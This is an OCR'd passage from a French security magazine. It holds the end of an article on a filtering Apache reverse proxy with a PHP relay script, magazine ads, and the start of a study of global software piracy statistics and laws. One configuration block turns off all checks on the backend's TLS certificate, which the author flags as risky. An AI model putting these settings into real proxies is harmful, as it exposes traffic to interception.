De plus, parfois certaines applications utilisent des pages dynamiques sans avoir de suffixe (`.php`...), ainsi :

```
http://application/script?parametre=valeur
```

Pour pallier au besoin d'avoir un suffixe pour les pages locales PHP, il faudra définir une règle de réécriture du chemin. Celle-ci permettra également de ne pas relayer que si la page est bien présente localement sur le serveur Apache.

2 Proof of Concept

Le montage d'une solution d'interception va donc s'appuyer sur différents éléments permettant de relayer les URLs de l'utilisateur vers l'application. Il faut qu'une fonction de proxy soit offerte naturellement par la solution, car dans la plupart des cas il n'y aura pas de manipulation ou d'analyse des URLs demandées par l'utilisateur. Ce sera le travail du serveur Apache.

Mais il faut également que le reverse proxy soit capable de traiter certaines URL de manière différente, comme un serveur web classique, pour pouvoir exécuter à la place un code libre destiné à satisfaire le traitement voulu, comme par exemple analyser le mot de passe proposé par l'utilisateur. Nous nous appuierons ici sur du PHP, cela pourrait également être n'importe quel langage acceptable pour un serveur web.

2.1 Configuration d'Apache

Cet article ne documentera pas l'installation d'Apache elle-même. Le lecteur fera selon ses habitudes avec son système d'exploitation préféré. Cependant, la configuration d'Apache exigera donc des modules spécifiques nécessaires pour relayer et transformer les URLs. Il faut également inclure le module PHP (langage sur lequel nous nous appuierons dans notre article) qui, par défaut, contient les fonctions cURL qui seront utilisées pour assurer le relayage « manuel » des requêtes acceptées.

Il faut s'assurer qu'Apache charge tous les modules listés ci-après, cela peut se faire au travers de la commande `apache2ctl -M` ou `httpd -M` selon le système d'exploitation. La commande `a2enmod` permettra d'ajouter les modules manquants :

- `mod_proxy` ;
- `mod_proxy_connect` ;
- `mod_proxy_http` ;

- **mod_rewrite** ;

- **mod_php7** (ou une autre version).

Il faut ensuite configurer Apache pour assurer le service de proxy et de traitement. La configuration pour un serveur HTTPS se décomposera de la manière ci-après. Le lecteur pourra remplacer les mots en italique par ceux adaptés à son besoin. Les parties globales habituelles de la configuration (modules, type...) seront comme d'habitude avec en plus les modules listés ci-dessus. Nous n'aborderons pas les détails tels la génération du certificat SSL... restons focalisés sur l'interception.

La configuration du site reverse proxy (HTTPS sur port 443/TCP en l'occurrence) commencera classiquement par la définition du site WWW :

```
<VirtualHost adresse_ip:443>
  ServerName URLinterceptor

  ServerAdmin mon_email

  LogFormat "%h %l %u %t \"%r\" %s %b \"%{Referer}i\" \"%{User-agent}i\""
  ErrorLog /URLinterceptor/error_log
  TransferLog /URLinterceptor/access_log
  LogLevel error proxy:trace5

  DocumentRoot /www-URLinterceptor

  <Directory /www-URLinterceptor>
    Options +Indexes +FollowSymLinks
    DirectoryIndex index.html

    AllowOverride all

    Require all granted
  </Directory>
```

Si ce site www doit servir des requêtes en HTTPS, il faudra définir ou récupérer un certificat et inclure la partie suivante :

```
  SSLEngine On

  SSLCertificateFile    /monchemin_certificat/mon_certificat.cert
  SSLCertificateKeyFile /monchemin_certificat/mon_certificat.key
```

Puis il faut activer les fonctions de proxy et quelques éléments de configuration :

```
  SSLProxyEngine On
```

Si l'application « proxifiée » était elle-même en HTTPS, le reverse proxy (alors client) pourrait trouver la chaîne de certification insécurisée (impossibilité de valider le CA, date expirée, CN incorrect...). Une astuce consistera alors à ignorer les failles du certificat de l'application, avec les risques induits :

```
  SSLProxyVerify none
  SSLProxyCheckPeerCN off
  SSLProxyCheckPeerName off
  SSLProxyCheckPeerExpire off
```

Apache sera principalement un (reverse) Proxy de application. Il faut commencer par désactiver la fonction de forward proxy pour que celui-ci ne soit qu'un simple reverse proxy :

```
  ProxyRequests Off
```

Le serveur d'application pourrait être une application par serveur ou une instance virtuelle parmi d'autres. Pour que le reverse proxy fonctionne en cas de virtualhost, sinon le champ **Host** dans l'entête conservera la valeur initiale c'est-à-dire celle fournie au reverse proxy, il faut définir :

```
  ProxyPreserveHost Off
```

Enfin on place la règle qui va définir le comportement du proxy. Ici, tout ce qui sera appelé sera relayé vers **application** :

```
  ProxyPass "/"  "https://application/"
  ProxyPassReverse "/"  "https://application/"
```

Resteront enfin les URLs « à ne pas relayer » (ligne dont le second argument est un point d'exclamation) à définir ici. Elles existeront en tant que le chemin originel et aussi en tant que leur nouveau nom avec le suffixe **.php** sur le reverse proxy :

```
  ProxyPass /monurl1 !
  ProxyPass /monurl1.php !

  ProxyPass /monurl2 !
  ProxyPass /monurl2.php !
```

De plus, afin de compléter le nom des scripts sans suffixe, il est bon de définir quelques règles de réécriture. C'est ici que le format de page (**.php** en l'occurrence) est précisé. S'il faut prévoir d'autres formats, il suffira alors d'ajouter les règles de réécriture adéquates. En gros, les règles stipulent que si le chemin de l'URL n'est pas un répertoire et existe en tant que **fichier.php**, alors il faut déclencher la réécriture :

```
  RewriteEngine on

  RewriteCond %{DOCUMENT_ROOT}%{REQUEST_URI} !-d
  RewriteCond %{DOCUMENT_ROOT}%{REQUEST_URI}\.php -f
  RewriteRule ^(.*)$ $1.php [L]
```

Enfin, il faut clôturer la définition du site :

```
</VirtualHost>
```

À ce stade de la configuration, à chaque fois que l'utilisateur appellera notre serveur Apache « URL interceptor » avec une URL :

```
  https://URLinterceptor/n_importe_quoi
```

HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

+33 974 774 390

www.hs2.fr

formations@hs2.fr

Apache relaiera la requête vers :

```
https://application/n_importe_quoi
```

Mais si l'URL est :

```
https://URLinterceptor/monurl1
```

ou bien

```
https://URLinterceptor/monurl1.php
```

Apache ne relaiera alors rien, mais exécutera en tant que serveur web...

```
https://URLinterceptor/monurl1.php
```

...à condition que la page **monurl1.php** existe sur le serveur Apache, et que **/monurl1** ne soit pas un répertoire du site web.

Dans tous les cas, les entêtes et paramètres divers (**GET**, **POST**...) du client resteront tels quels. Cela signifie qu'il faut que sur le serveur, pour chaque URL non relayée, soit présent le fichier **.php** correspondant à l'URL.

Par exemple, le client demande :

```
http://proxy/url?param=valeur
```

Implique qu'il existera sur le serveur un fichier :

```
/racine_web/url
```

ou

```
/racine_web/url.php
```

Pour économiser de la place, un simple lien symbolique permettra de lier chaque page PHP, correspondant chacun à une URL « à ne pas relayer », à la page PHP chargée d'assurer la fonction de proxy.




Fig. 2 : Interaction entre Apache et le proxy PHP.

2.2 Relayer la requête

Nous avons donc à présent un reverse proxy à base de logiciel Apache qui ne va pas relayer certaines URLs. Il exécutera alors à la place une page locale, en l'occurrence un « proxy PHP », qui pourra effectuer un traitement plus fin qui est présenté en figure 2 :

Le code source du proxy PHP est disponible sur : https://github.com/llevier/Rproxy.php.

Voyons de plus près comment cela tout cela s'imbrique..

En premier lieu, le proxy Apache reçoit la requête de l'utilisateur, et regarde s'il doit « ne pas la relayer ». Si la page ne bénéficie pas de traitement particulier, alors Apache va la relayer comme toutes les autres, effectuant tous les traitements demandés (**rewriteHTML**, etc.). Sinon, il lance à la place la page **Rproxy.php** qui assurera alors le traitement de l'URL demandée en effectuant 3 tâches principales.

2.2.1 Reconstruire l'URL appelée par l'utilisateur

À ce stade, il faut simplement reconstruire l'URL dans le but de pouvoir la comparer à une liste. Toutes

les autres informations (entêtes, variables, paramètres) sont donc inutiles. En PHP, on va simplement extraire dans le tableau **$_SERVER** des éléments tels **HTTPS**, **HTTP_HOST**, **REQUEST_URI** et **REQUEST_METHOD**.

Il est important de connaître la méthode d'envoi des données depuis l'utilisateur (**GET** ou **POST**), car elle change le format du chemin de l'URL. Dans le cas d'un **GET**, le chemin sera complété par un **'?'**, marqueur de départ des paramètres et de leurs valeurs.

2.2.2 Tester l'acceptabilité de la valeur

Si l'URL fait partie d'une liste à traiter par le proxy PHP, alors il est nécessaire d'identifier quel(s) paramètre(s) il faudra analyser afin de pousser sa/leur valeur(s) dans la fonction d'analyse. Cela se fait simplement en récupérant le contenu ad hoc du tableau **$_GET** ou **$_POST** (selon la méthode d'envoi des données) pour ce(s) paramètre(s). Puis la fonction chargée de tester si la valeur est acceptable fera son travail.

Dans le cas où la valeur n'est pas acceptable, il faut renvoyer une page de rejet au lieu de faire suivre la requête vers l'application. Faute de ce suivi, l'application ne fera donc rien. Le proxy PHP a agi en garde-barrière, ce qui est sa fonction.

Toute la difficulté consiste alors à renvoyer une réponse de refus qui respecte le standard du site web. Dans le cas le plus simple, il sera possible de renvoyer du code HTML classique, car le site n'est pas élaboré (JavaScript, interactions, etc.).

Mais parfois le site fonctionne dans une logique client/serveur (via du JSON par exemple) ou s'appuie énormément sur des interactions JavaScript et il faut alors répondre avec de la donnée qui soit compréhensible par le navigateur du client pour pouvoir être affichée. L'astuce la plus efficace consiste alors à provoquer l'affichage d'un message de rejet normal de l'application et capturer les données renvoyées (via Burpsuite ou en visualisant le code source de la page de rejet), pour les utiliser comme page de rejet après avoir été personnalisées. On peut ainsi imaginer de renvoyer le contenu d'un fichier HTML capturé avec un plus des transformations à la volée de certains mots-clés.

Dans le cas où le contrôle valide le passage, le proxy PHP va devoir alors effectuer tout le travail que ferait normalement le proxy Apache.

2.2.3 Construire l'URL à relayer

À ce stade, il faut que le proxy PHP relaie la demande de l'utilisateur telle qu'il l'a reçue, à l'exception des transformations nécessaires, c'est le travail du module PHP cURL. Il faut initialiser une requête cURL, ignorer éventuellement certains points (validité du certificat SSL s'il y a...) puis définir :

- l'URL de l'application (le nom de host change, mais pas le reste) ;
- le chemin complet repris de la demande de l'utilisateur, avec les paramètres en cas de **GET** ;
- les données à envoyer en cas de **POST**, éventuellement incluant du fichier(s) attaché(s) ;
- renvoyer tous les entêtes HTTP reçus du client, transformés au besoin (changement du nom de host, referer...) ;
- enfin, recevoir la réponse de l'application et la renvoyer telle quelle vers le client, c'est la partie la plus simple.

Au final, l'utilisateur reçoit la réponse du serveur correspondant à sa demande qui a été traitée comme il convient par l'application.


Conclusion

Nous avons ici finalement un reverse proxy classique capable en plus de traiter certaines requêtes pour autoriser, ou pas, leur passage. Si le passage est bloqué, alors l'application derrière le proxy ne prendra pas action.

Cette couche de filtrage peut se placer devant n'importe quelle application, car Apache peut réécrire au besoin tous les liens. Le proxy PHP lui-même est très léger avec moins de 200 lignes de code. Une fois placé en coupure, cette solution pourra par exemple bloquer des mots de passe inadmissibles, ou des connexions sur des comptes interdits... sans attendre que l'application corrige ses limites ou problèmes. Il n'y a pas de limite. Il faut cependant garder à l'esprit qu'il ne s'agit pas ici de réinventer un *Web Application Firewall* (WAF) ou pister de l'injection SQL, même si cette solution est un bon point de départ. L'objectif ici reste de bloquer des paramètres dont la valeur n'est pas acceptable, pour un coût ridicule.

Au besoin, ce code peut être étendu pour ajouter du RBAC, et ainsi accepter des passages normalement interdits sous condition de tel utilisateur, tel objet... Il est même possible d'envisager d'utiliser un proxy qui fait tout passer par la page PHP pour dupliquer/altérer/contrôler chaque contenu, à la manière d'un WAF. Chacun peut modifier le code pour satisfaire ses besoins ou, bien sûr, privilégier d'autres choix logiciels (nginx, autres langages...).

Enfin *last but not least*, le pilote peut tourner avec le reverse proxy et l'application en fonction, permettant ainsi de passer outre le proxy en cas de point bloquant. Mais il ne faudra pas oublier de couper l'accès direct à l'application au final. ■



LE PIRATAGE DE LOGICIELS DANS LE MONDE

Daniel VENTRE
CNRS/CESDIP

mots-clés : *PIRATAGE / CONTREFAÇON / LOGICIELS / CYBERSÉCURITÉ / ÉVOLUTION TEMPORELLE ET SPATIALE*

Depuis plus de quarante ans, le piratage de logiciels demeure un phénomène planétaire, que rien ne semble véritablement pouvoir enrayer. Cet article s'intéresse à l'évolution du piratage de logiciels dans le monde, plus particulièrement au cours de la dernière décennie (2007-2017). Pour alimenter notre étude, nous nous appuyons sur les séries statistiques produites par la BSA et sur un ensemble de rapports et d'études publiés tout au long de la période. Dans un premier chapitre, nous rappelons les principaux enjeux du piratage (économiques, juridiques). Puis nous mettons en évidence quelques caractéristiques de l'évolution du piratage dans le monde, telles qu'elles émergent des séries statistiques de la BSA. Enfin, dans la troisième partie de l'article, nous formulons quelques constats et hypothèses sur les déterminants du piratage et les caractéristiques de son évolution. Des résultats significatifs sont-ils obtenus par les acteurs de la lutte contre le piratage ? Le développement de l'arsenal juridique et le durcissement des sanctions prononcées contre les contrefacteurs sont-ils vraiment de nature à impacter l'évolution du phénomène ?

1 Le piratage de logiciels : comprendre les enjeux

1.1 Qu'est-ce que le « piratage » de logiciels ? Définitions

Piratage de logiciel et contrefaçon sont souvent distingués l'un de l'autre **[1]**. La contrefaçon désignerait la production et la distribution de « faux » produits, tirés de la copie des originaux (copie des logiciels et des manuels utilisateurs), et packagés de manière à paraître pour originaux. Ces copies sont généralement vendues à des prix bien inférieurs aux produits officiels. Le piratage de logiciels désignerait quant à lui l'installation de logiciels sans disposer de leurs licences. Les logiciels peuvent donc être originaux, mais leur utilisation être illégale. Parfois, le « piratage » désignera les deux formes d'atteinte au logiciel : la FAST (*Federation Against Software Theft*) le définit ainsi comme « la *copie non autorisée ou la distribution de logiciels protégés par un copyright* » **[2]**. Pour la BSA (*Business Softare Alliance*), le piratage consiste en l'utilisation de logiciels sans en détenir la licence ; l'utilisation ou installation de plus de logiciels que de licences détenues ; la distribution des logiciels sans licence ; en procédant à la copie, au téléchargement (réseaux P2P par exemple), au partage, à la vente (sur Internet ou dans la rue...), ou à l'installation de plusieurs copies de logiciels sur des ordinateurs personnels ou d'entreprise **[3]**. D'autres estiment que le piratage est caractérisé par l'intentionnalité de l'acte : « *le piratage de logiciel est la distribution de logiciel contrefait et/ou l'utilisation ou distribution de logiciel authentique, violation intentionnelle du droit de la propriété intellectuelle* » **[4]**. Nous retiendrons pour notre part la lecture qui est celle du droit français, plus particulièrement du Code de la Propriété Intellectuelle et Industrielle, telle qu'elle sera introduite ci-après (§ 1.3).

1.2 Problématiques

De nombreux travaux de recherche se sont penchés au cours des dernières décennies sur l'étude du piratage, cherchant à en comprendre les processus, l'organisation, à identifier des facteurs explicatifs, à mettre en évidence les contextes propices au développement du piratage, ainsi que ses multiples conséquences sur la société. Ces travaux traitent notamment :

- du piratage dans les pays en voie de développement **[5]** : dans ces articles, il est question des raisons, notamment de nature économique, qui peuvent pousser des millions d'individus dans le monde à pirater des logiciels (le droit de la propriété intellectuelle appliqué aux logiciels et aux ressources en ligne s'oppose-t-il au droit des individus à l'accès au savoir et au développement ?) ;
- des stratégies et des instruments de lutte contre le piratage de logiciels. Un récent article de S.A. Asongu, P. Singh, S. Le Roux estime par exemple que les moyens de lutte ne sauraient être partout les mêmes et doivent être adaptés aux différents contextes nationaux **[6]** ;
- des facteurs qui affectent le niveau de piratage dans les États. Les études s'intéressent à l'effet conjugué de variables multiples **[7]**, telles que le niveau de développement économique, le niveau d'éducation, le taux de pénétration de l'Internet dans la société, les mesures de protection (droit), la liberté économique, les niveaux d'importations/exportations de technologies, etc. ;
- des comportements des individus. La conscience des risques juridiques encourus ne paraît guère dissuasive (les recherches portent sur des populations étudiantes **[8]**, sur les comportements des adolescents **[9]**, etc.) ;
- des effets du piratage sur l'économie de l'industrie logicielle **[10]** ;
- de la dimension juridique **[11]** ;
- de l'évolution du phénomène dans des espaces géographiques spécifiques (échelle régionale, niveau national **[12]**).

Sur le plan méthodologique, ces recherches s'appuient largement sur des approches quantitatives (traitements statistiques), exploitant notamment les séries de données produites par la BSA depuis 1994 sur le piratage de logiciels dans le monde, non sans avoir bien sûr proposé une analyse critique de la méthode de production de ces données **[13]**. Sur le plan théorique, les recherches abordent le sujet sous l'angle de la sociologie, de la criminologie, du droit, des relations internationales... mobilisant un large éventail des disciplines des sciences humaines et sociales.

Nombre d'interrogations et d'hypothèses formulées aujourd'hui prolongent des débats engagés dès les années 1980, préoccupés par la responsabilisation des entreprises face à la naissance du phénomène **[14]**, par le niveau du piratage observé **[15]**, par les pertes de revenus conséquentes pour l'industrie logicielle **[16]**, ou encore par l'insuffisance des moyens déployés pour contrer ce phénomène **[17]**.

L'industrie, de son côté, insiste sur deux catégories d'enjeux : économiques et de cybersécurité.

1.2.1 Les enjeux économiques

Les copies illicites sont autant de recettes qui échappent à l'industrie, mais aussi aux États (taxes, impôts). L'industrie logicielle perdrait des milliards de dollars chaque année en raison du piratage. La contrefaçon de logiciels alimenterait par ailleurs une économie illicite aux revenus énormes. Les pertes de revenus cumulées pour l'industrie se solderaient par des centaines de milliers d'emplois perdus, porteraient atteinte aux investissements en R&D et altèreraient la croissance économique nationale.

Dans son rapport « 2007 State Piracy Report » **[18]** (publié en 2008), la BSA tente d'évaluer plus précisément les pertes en termes d'emplois et de taxes pour huit États américains. Les chiffres produits sont les suivants :

1.2.2 Piratage de logiciels et cybersécurité

L'un des principaux arguments de l'industrie logicielle aujourd'hui, outre celui de nature économique, relève

	Taux de piratage	Pertes de revenus (en millions de $)	Emplois perdus	Pertes pour les taxes fédérales (en millions de $)	Pertes pour les taxes locales et d'État (en millions de $)	Équivalent en nombre de postes de policiers
Arizona	21	410	1826	34	51	791
Californie	25	3886	15991	440	556	7524
Floride	19	966	6118	135	154	2503
Illinois	22	1210	5646	195	158	2566
Nevada	25	220	1006	24	27	436
New York	18	1745	8571	262	344	3727
Ohio	27	1217	5500	135	165	2829
Texas	20	1721	9233	271	223	4018

Tableau reconstitué à partir des données publiées dans le rapport BSA 2007 **[19]**.

de la cybersécurité. Le piratage n'est plus simplement question de droits d'auteur, de copyright, de revenus, mais un enjeu de sécurité. Les logiciels piratés seraient en effet l'un des vecteurs de la cybermenace. Car les logiciels utilisés illégalement sans licence ne peuvent pas bénéficier des mises à jour de sécurité ; car les logiciels contrefaits peuvent contenir des failles de sécurité que les hackers exploitent pour propager leurs malwares, pour pénétrer dans les systèmes, mener leurs attaques. L'ensemble des logiciels piratés en usage dans le monde constituerait ainsi une surface d'attaque aux dimensions conséquentes et serait pour partie cause de la cyber-insécurité actuelle. De sorte que la lutte contre le piratage n'est plus uniquement légitimée par la reconnaissance des droits légitimes de propriété, mais par des considérations de cybersécurité, et donc de sécurité nationale.

1.3 Aspects juridiques

En France, la protection du logiciel est inscrite dans le code de la propriété intellectuelle (CPI). Elle relève du droit d'auteur. Le CPI ignore par ailleurs la notion de « piratage », et ne connaît que la « contrefaçon » qui couvre largement toute forme d'atteinte aux droits de propriété intellectuelle (propriété littéraire et artistique) et industrielle (brevets, marques…). L'article L335-3 du CPI stipule que constitue un délit de contrefaçon la violation de l'un des droits de l'auteur d'un logiciel définis à l'article L122-6 (appartient à l'auteur du logiciel le droit d'effectuer et d'autoriser la reproduction, la traduction, l'adaptation, toute modification, et la mise sur le marché). Toute copie d'un logiciel, son installation sans licence sur un ordinateur personnel ou au sein d'une entreprise, passer outre les conditions d'utilisation définies par la licence, est donc un acte de contrefaçon. En France, celle-ci est punie de 3 ans de prison et 300 000€ d'amende. Sont également sanctionnés de 3750€ d'amende le contournement des moyens de protection des logiciels et de six mois d'emprisonnement et de 30 000 euros d'amende le fait de procurer ou proposer sciemment à autrui de tels moyens de contournement (article L 335-3-1).

La plupart des États dans le monde disposent d'une législation encadrant les droits des auteurs, ayants droit et distributeurs de logiciels. Dans le tableau ci-dessous, nous fournissons à titre d'exemple les références de quelques-uns de ces textes qui pour certains datent du début des années 1980 (*U.S Computer Software Copyright Act of 1980*).

1.4 La lutte contre le piratage

Forts de ce cadre légal nombreux sont les acteurs qui conjuguent depuis près de quatre décennies leurs efforts pour lutter et tenter de réduire l'ampleur du piratage dans le monde. Plusieurs associations défendant les intérêts de l'industrie logicielle se sont constituées, regroupant les principaux acteurs du domaine. La *Business Software Alliance* – BSA – est l'une d'elles. Sur son site internet **[20]**, elle se présente comme « le principal organisme de défense et de promotion de l'industrie du logiciel auprès des administrations gouvernementales et sur le marché international », à la fois « organisation de lutte contre le piratage » et acteur de « l'élaboration de politiques publiques à même de promouvoir l'innovation technologique et de favoriser la croissance économique ». Plus précisément en matière de lutte contre le piratage, son action associe enquêtes sur signalements de piratage émanant d'utilisateurs, de revendeurs, mais également d'autorités judiciaires ; poursuites au civil ; surveillance en ligne pour repérer les distributions illicites ; aide à la gestion des actifs logiciels des entreprises ; éducation (sensibiliser aux impacts négatifs du piratage).

D'autres organisations peuvent être citées comme l'IACC **[21]** (*International AntiCounterfeiting Coalition*), la *Software and Information Industry Association* (SIIA), la FAST (*Federation Against Software Theft*).

Référence	Pays	Objet de la loi et/ou sanctions prévues
Indian Copyright Act	Inde	3 ans de prison, 200 000 roupies d'amende
Code Pénal. article 335-2	France	3 ans de prison, 300 000 euros d'amende
NET Act (No Electronic Theft Act). 1997	États-Unis	Deux catégories de piratage : - pour tout piratage d'une valeur d'au moins 1000$: 1 an de prison, 100 000$ d'amende - avoir fait au moins 10 copies en l'espace de 6 mois : 5 ans de prison, 250 000$ d'amende
DMCA (Digital Millennium Copyright Act) 1998	États-Unis	Sanctionne la production et distribution de moyens de contournement des mesures de protection
U.S. Copyright Law. Title 17 U.S.C. Section 101 et seq., Title 18 U.S.C. Section 2319	États-Unis	5 ans de prison, 250 000€ d'amende En cas de récidive : jusqu'à 10 ans de prison
Trade Marks Act 1995	Australie	Jusqu'à 5 ans de prison et 99 000$ d'amende
Copyright Act 1968	Australie	Jusqu'à 5 ans de prison et 117 000$ d'amende (individus) ou 585 555$ (organisations)
Plant Breeder's Rights Act 1994	Australie	Jusqu'à 6 mois de prison et 10 800$ d'amende

Tableau : quelques textes assurant la protection des logiciels.

IT & IT SECURITY MEETINGS2019

7ÈME ÉDITION

LE SALON DES RÉSEAUX, DU CLOUD, DE LA MOBILITÉ ET DE LA SÉCURITÉ INFORMATIQUE

19, 20 & 21 MARS 2019

PALAIS DES FESTIVALS ET DES CONGRÈS DE CANNES

SPONSORS

DATA4 · interoute · StorageCraft · aycom

ILS ONT DÉJÀ CONFIRMÉ LEUR PARTICIPATION

3M · ACCEDIAN · Accellion · Alinto · ASTERION · AURANext · BARCO · Bitdefender · BOMGAR · bouygues entreprises · BSSI · ClariLog · cegital · COMLINE · Coriolis Telecom · coservit · CROWDSTRIKE · DATA4 · DATACORE · EATON · efficient IP · EPSON · e-Qual · IQLINK · eset · EVA GROUP · Extron · F-Secure · FireEye · Flowmon · fuze · Gigamon · GROUPE CONVERGENCE · ims NETWORKS · INFINIGATE · infovista · interdata · interoute · interxion · ipgarde · IRON MOUNTAIN · ITrust · ITS Ibelem · ixia · Jabra GN · KASPERSKY · keyword · KRAMER · KYOCERA · Lenovo · Level(3) · CenturyLink · LOGPOINT · Lutessa · Malwarebytes · ManageEngine · MASERGY · METALINE · mersive · MiEL · NTT Communications · NTT Security · nuageo · NUTANIX · okta · onelogin · OneTrust · ORSENNA · ORSYS formation · PacWan · Panasonic BUSINESS · performance vision · plantronics · proofpoint · pythéas · Qualys · RHDE&SCHWARZ Cybersecurity · rubrik · SENNHEISER · SentinelOne · serveurcom · Smart GDPR · SoftGHH · SONICWALL · SOPHOS · SOTI · StarLeaf · StorageCraft · symtrax · Symantec · Systancia · talend · TELEHOUSE · TELSTRA · TREND MICRO · Ugloo · VadeSecure · WALLIX · WatchGuard · aycom · WINSHUTTLE · wisper · Zerto

WWW.IT-AND-IT-SECURITY-MEETINGS.COM

un événement weyou group

partenaire officiel Palais des Festivals et des Congrès Cannes

Microsoft a créé des laboratoires dédiés à la lutte contre le piratage, ce qui représenterait pour l'entreprise un coût de quelques 10 millions de $/an dans les opérations de recherche et 200 millions dans le développement de technologies anti-piratage **[22]**.

Contribuent par ailleurs à cette lutte les États (en légiférant, en mobilisant services de police et justice, à l'échelle nationale et en coopération internationale).

Les opérations menées contre les contrefacteurs sont parfois spectaculaires, mobilisant des centaines de policiers pour procéder à l'arrestation de délinquants bien organisés. Tel fut le cas de l'opération qui en mars 2009 mobilisa 300 policiers contre un réseau criminel mexicain qui avait diversifié ses activités dans la contrefaçon de logiciels.

Les peines prononcées par les tribunaux, américains en particulier, sont tout aussi impressionnantes.

2 Les grandes tendances du phénomène : quelques données statistiques

Depuis 1994, la BSA publie régulièrement des rapports sur le niveau de piratage logiciel dans le monde. Depuis cette date, le rapport fut publié annuellement jusqu'en 2011, puis tous les deux ans (2013, 2015, la dernière publication étant portant sur 2017). De 1994 à 2002, le rapport s'est appuyé sur une étude (collecte des données, traitement statistique) réalisée par l'*International Planning and Research Corporation* (IPR). À compter de 2003, l'étude est réalisée par la société IDC.

Les rapports, depuis 1994, étudient principalement deux variables : la première exprime le volume de piratage en taux (% de logiciels utilisés dans licence), par pays ; la seconde exprime, en millions de $ US, la valeur marchande des logiciels piratés. Si les deux séries de données permettent d'observer le phénomène sur la durée et sur un large espace international (89 pays et ensembles régionaux pris en compte en 1994 ; 116 en 2017), la continuité n'est pas assurée lors de la transition 2002-2003, qui semble marquée par un changement méthodologique dans la production des données **[23]**, d'autant plus déstabilisant que ses effets sur les données semblent différer selon les régions du monde considérées **[24]**.

Depuis 2003, IDC réalise son étude en exploitant des données statistiques propriétaires concernant les marchés logiciels et hardware, constituées à partir d'observations sur le terrain, remontant des vendeurs, des utilisateurs, son réseau de distribution, et des analystes dans plusieurs dizaines de pays. Les conditions des marchés nationaux sont analysées. Les logiciels concernés sont ceux installés sur des PC et couvrent aussi bien les applications personnelles, ludiques, bureautiques, que déployées dans le milieu professionnel. L'étude ne s'intéresse qu'au volume des logiciels piratés en usage dans un pays donné, et ne cherche pas à mesurer les flux internationaux de ces logiciels, leur importation, leur distribution.

Nous avons exploité les données portant sur 117 pays ou ensembles régionaux pris en compte dans les séries statistiques de la BSA, en nous concentrant sur la période 2007-2017.

2.1 Analyse des volumes de piratage

Le piratage est exprimé, dans cette série de données, en pourcentage de logiciels piratés, par pays.

Au travers de ces données, le phénomène semble globalement, sur l'ensemble de la planète, être engagé dans une tendance à la baisse.

Nous constatons des écarts importants en termes de niveaux de piratage, entre les continents ou blocs

Fait	Pays	Date des faits	Date du jugement	Condamnation
Une femme de 52 ans condamnée pour avoir dirigé un vaste réseau de distribution de logiciels piratés (Microsoft, Symantec essentiellement)	États-Unis	Fin années 1990-2001	2002	9 ans de prison, 100 millions de dollars de dommages et intérêts
